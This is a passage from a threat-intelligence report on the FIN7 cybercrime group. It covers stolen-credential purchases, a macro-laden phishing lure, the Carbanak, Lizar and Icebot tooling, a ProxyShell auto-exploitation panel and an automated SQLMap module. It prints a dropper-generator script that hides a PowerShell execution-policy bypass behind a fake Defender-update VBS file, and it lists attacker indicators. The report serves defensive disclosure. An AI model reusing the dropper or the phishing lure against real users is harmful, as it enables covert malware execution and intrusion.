In addition to the tactics and techniques they have already been known to use, the PTI team has discovered that FIN7 is also affiliated with ransomware groups such as **REvil, LockBit, and Darkside**. One of the ways they infiltrate victim networks and subsequently encrypt their devices is by purchasing stolen authentication data, such as **VPN, RDP, Firewall, Email** accounts and other access types used by enterprises. These accounts are typically stolen by stealer malware and sold on underground markets, where FIN7 and other threat actors can purchase them. This allows them to gain access to a wide range of systems and carry out their attacks more easily.




Figure 19. **Files containing purchased stolen accounts.**

The FIN7 group carefully scrutinizes the validity of stolen accounts and uses a service like **Zoominfo** to select the firms and organizations with the highest revenue. Once they have gained initial access to these systems, they steal and encrypt files, and determine the ransom amount based on the company's revenue. A sample file containing purchased stolen accounts can be seen in Figure 19. This file gives the threat actors access to all of the victim's information, including their browser, website URL, username, and password. This allows them to carry out their attacks with precision and maximize their profits.

In order to maintain versatility and ensure access to as many channels as possible, FIN7 also commonly uses spear phishing as an attack vector. The group members distribute spam e-mails by demanding payment with an attached malicious file .docm. This file has a macro script which opens a backdoor in a victim's device. Figure 20 depicts an example of a phishing text message sent via e-mail in the Italian language. It is translated as, **"Hello, Please pay the invoice; we have not yet received your payment. If the payment has already been sent, ignore this e-mail. Thank you."**

```
una fattura per il pagamento

Ciao,
Si prega di pagare la fattura, non abbiamo ancora ricevuto il pagamento da te.
Se il pagamento è già stato inviato, ignora questa email.
Grazie.
```

Figure 20. **Phishing E-Mail text.**

When the victim opens the attached document, a legitimate message appears that says **"To see the attached document, click on Enable Content."** This allows the malicious script to be activated on the victim's computer, opening a backdoor that allows FIN7 to silently gain access. This is a common trick that attackers use to trick victims into enabling the malicious content, allowing them to infect the victim's device without their knowledge.

Figure 21. **Malicious .docm file.**

4.2 Communication Environment

During our research on the FIN7 group infrastructure, we identified the team leader's Jabber address as **alxchkpnt@jabberix.com** and a Mattermost server named **chckpntrecrut** that is used for communication within the team, in addition to **protectzoom.com**. Figure 22 shows a screenshot of one of the threat actors using TeamViewer software to help each other, with the chat server visible in the background. This provides further evidence of the group's use of these communication channels and the level of coordination among its members.




Figure 22. **Threat actors helping each other - FIN7 Mattermost Server.**

In the above screenshot, Roland helps **ruben** to resolve technical problems. We identified the same nickname in the Conti Ransomware leak published in March 2022 and noticed it among Conti's internal chat system's users, as shown in below.




Figure 23. **User list of the Conti ransomware team's private chat system.**

4.3 Attack Arsenal

Throughout our investigation, the FIN7 group consistently used the multi-functional tool known as **Carbanak** to open backdoors on victim computers. In July 2020, we published a technical analysis [3] of Carbanak version **3.7.4**, which was compiled in November 2019 according to the PE file header. The interface of the tool is titled "Command Manager 3.7.4 - Russian version. Checkpoint Software Inc." and has capabilities such as port forwarding, RDP/VNC access, command line access, file transfer, and more. As previously mentioned in the report, the keyword **"checkpoint"** is often used by Alex (see 3.1), the manager of the FIN7 team. This tool is an important part of FIN7's arsenal and is used in many of their attacks.




Figure 24. Carbanak Client - Command Manager.

In addition to using Carbanak, FIN7 threat actors are currently developing a new remote access Trojan (RAT) called **Icebot**. This new tool has similar capabilities to Carbanak, Lizar, and Tirion and is being tested in their testing environments. We expect it to be widely deployed on victim devices in the future. This indicates that FIN7 is continuously evolving and updating their tactics and tools in order to maintain their ability to carry out successful attacks.




Figure 25. Icebot samples that are being tested by threat actors.

3. https://www.prodaft.com/blog/detail/opblueraven-unveiling-fin7carbanak-part-i-tirion

On the other hand, there was another technical analysis by our company regarding a **Tirion** tool with 1.6.4 version released in July, 2020 which actually got replaced with Carbanak. Over time, the name of this tool has been changed to **Lizar** version 2.0.4. Based on our our latest discovery, the **Lizar** has become 2.0.7 and named as **Remote System Client**. This tool is able to interact with Carbanak Backdoor as displayed in Figure 26.




Figure 26. **Lizar Client 2.0.7**

The functions of Tirion/Lizar malware are the following :

- **Information Gathering**
- **Taking Screenshot**
- **List Running Processes**
- **Command / Code Execution**
- **Process Migration**
- **Mimikatz Execution**
- **Password Grabbing**
- **Active Directory and Network Recon**

FIN7 often use tailored, versioned, and highly dynamic PowerShell scripts developed by their own development team to produce executables for the deployment of fresh instances. These scripts, along with instructions and public-private keys, are packaged into a deployment pack (as shown in Figure 27) and distributed among the core team members.




Figure 27. **Deployment pack of the threat actors.**

The deployment pack used by threat actors often includes a generic dropper that can be easily integrated with the team's other arsenal. Some of the file names used in these scripts (see Figure 28), such as **ClearTemp.ps1**, have been previously mentioned in the public reports of Mandiant [4] and Crowdstrike [5].

```
#ver 1.6

function CreateVBS
{
    New-Item c:\users\public\temp\DefenderUpdateRun.vbs -type file -ErrorAction SilentlyContinue | Out-NULL
    Set-Content c:\users\public\temp\DefenderUpdateRun.vbs @'
Dim objShell
Set objShell=CreateObject("Wscript.Shell")
objShell.run("powershell.exe -ex bypass -f c:\users\public\temp\ClearTemp.ps1"), 0'
'@
}


function CreatePS
{
    New-Item c:\users\public\temp\ClearTemp.ps1 -type file -ErrorAction SilentlyContinue | Out-NULL
    Set-Content c:\users\public\temp\ClearTemp.ps1 @'

'@
}
```

Figure 28. **Generator script of the custom dropper (a.k.a. TAKEOUT).**

> **Analyst Note :** Due to the limited resources and time constraints, the PTI team is still analyzing the FIN7 group's entire arsenal. Feel free to ask for samples and source codes to conduct joint research.

4. https://www.mandiant.com/resources/blog/evolution-of-fin7
5. https://www.crowdstrike.com/blog/carbon-spider-embraces-big-game-hunting-part-1/

During our investigation,we discovered that a person with the nickname **"seeerega aka roland"** was responsible for testing and writing the README for the **Tirion** tool. This provides further evidence of the group's organizational structure and the roles and responsibilities of its members.

Figure 29. **Jabber conversation about Tirion.**

4.4 Large-Scale Auto-Attack Campaign

During the investigation, the PTI team noticed a unique system used by the FIN7's sub-team that targets the Microsoft Exchange servers and other public-facing applications in particular by mass scale scanning. The deeper analysis revealed that the attackers directly scanned and exploited hundreds of Microsoft Exchange servers with Proxyshell (CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207) vulnerabilities.

After the Proxyshell vulnerabilities were announced as part of the April 2021 Microsoft Exchange Server Security Updates[4], the first proof-of-concept (POC) examples of these vulnerabilities began to appear in August of that year. Most threat actors, including those deploying LockFile[1], Babuk[6], and QBot[7], first used these vulnerabilities in August and September 2021. However, our team discovered that FIN7's initial operations using these vulnerabilities started in June 2021, before the public POCs were released. This indicates that FIN7 was actively monitoring the situation and was able to quickly take advantage of these new vulnerabilities to carry out their attacks.

Threat actors exploit ProxyShell vulnerabilities to establish remote PowerShell sessions on the vulnerable Exchange Servers. There are several ways that attackers have used the PowerShell to create web shells. Following vulnerabilities are observed to be exploited :

- **CVE-2021-34473 :** Microsoft Exchange Server Remote Code Execution(RCE) vulnerability that does not require any user action or privilege to exploit ;
- **CVE-2021-34523 :** Microsoft Exchange Server Elevation of Privilege Vulnerability after authentication ;
- **CVE-2021-31207 :** Microsoft Exchange Server security feature bypasses vulnerability flaw that allows attackers to gain administrative access.




Figure 30. **Auto-attack system developed by FIN7 to exploit Exchange vulnerabilities.**

4.4.1 Exchange Exploitation Module

On June 1, 2021, the FIN7 team created an automated attack system called Checkmarks using the Django framework. They primarily used the system to scan for exchange servers and run Microsoft Exchange exploits on them, as seen in the screenshot in Figure 30. This allowed the team to identify and exploit vulnerabilities in exchange servers worldwide. The below table shows the details of the tailored system.

IP	Country	ISP	Last Seen Date
5.252.21.201	Netherlands	STARK INDUSTRIES SOLUTIONS LTD.	09.08.2022

Table 1. Server details of the auto-attack system.

After the target domains are added to the panel, the scanner service uses the given IP addresses to scan the exchange server for **OWA** files. If an exchange server is detected in any of the domains, the exploit is applied and a shell is dropped over via Powershell. The panel not only performs exploitation, but also provides various details on the victim, as seen in Figure 31.




Figure 31. Custom auto-attack system - Victim details.

The Traffic Source is where the attack is made, and further it represents; the exchange vulnerability running status, the Powershell running status, and the shell release status. By looking at these sources, it is understood that the system accepts victim domains mostly from the **USA**, **UK**, and **CA**.

The FIN7 team successfully carried out exchange server attacks in June 2021 using a custom exploit code. However, this exploit was later removed from their panel. After September 4, 2021, they began targeting victims using an open source exploit[2], as seen in the log file in Figure 32. The image below shows a victim that has been successfully scanned and had a Powershell script run on it. When the Proxyshell attack is successful, post-exploitation steps are automatically executed, including extracting all emails from Active Directory (AD) and collecting all Exchange Server information.

Figure 32. Custom auto-attack system - Exploit output.

After successful exploits are displayed on the main page, the FIN7 actors begin to examine each victim's domain by filtering them with 'exchange got PS'. Simultaneously, the Pentest and Marketing teams collaborate with FIN7 on sharing information about their victims as shown in Figure 33.




Figure 33. Custom auto-attack system - Comments on the victim.

The Marketing team at FIN7 first gathers information on potential victims, including their current revenue, number of employees, headquarter details, domain, and website. They then share this information with the Pentesters to determine if the victim is a worthwhile target. If a firm is deemed to have a sufficient market size, the Pentester leaves a comment for the admin on how the server connection can be used, how long the attack can last, and how far it can go. This information is used to shape the next stages of the attack. This level of planning and coordination is not typical among other cybercrime groups and is a distinct characteristic of FIN7.




Figure 34. Custom auto-attack system - Victim prioritization.

In the remaining section of the Victim company details page, there is a list of the relevant victims' AD domains, along with their company URL details and mail information obtained from the exchange server, as seen in Figure 34. If the company meets the criteria for targeting, it will be flagged by the threat actor for the admin to see. This allows the FIN7 team to easily identify and prioritize potential victims.

4.4.2 Auto-SQLi Module

In addition to the auto-exploitation of Microsoft Exchange vulnerabilities, threat actors also developed a module for the SQL Injection attacks. In cases where an attack does not meet a definitive result and cannot be proceeded within the server, the target victim is marked for scanning by **SQLMap** tool. Ultimately, all URLs are scanned to acquire if there are any SQL injection vulnerabilities.

When starting a scan, the OS command parameter is given to SQLMap to collect the tasklist and domain information of the victim, as shown in Figure 35. The system runs automatically and provides remote access to attackers from the victim's internal system if the attack is successful. Crowdstrike detected the attacks carried out by this system and attributed it to the FIN7 in one of their posts [6].




Figure 35. Custom auto-attack system - SQLi Module.

The attack outputs show that the FIN7 team uses specific SQLMap configurations within their operations (see Figure 36). The team has designed the system to be highly customizable, allowing them to easily implement new attack modules using different tools like SQLMap. This flexibility allows the team to adapt to different situations and target a wide range of vulnerabilities.




Figure 36. Custom auto-attack system - SQLMap parameters.

6. https://www.crowdstrike.com/blog/how-crowdstrike-stopped-an-sql-injection-campaign/

4.4.3 Victim Prioritization

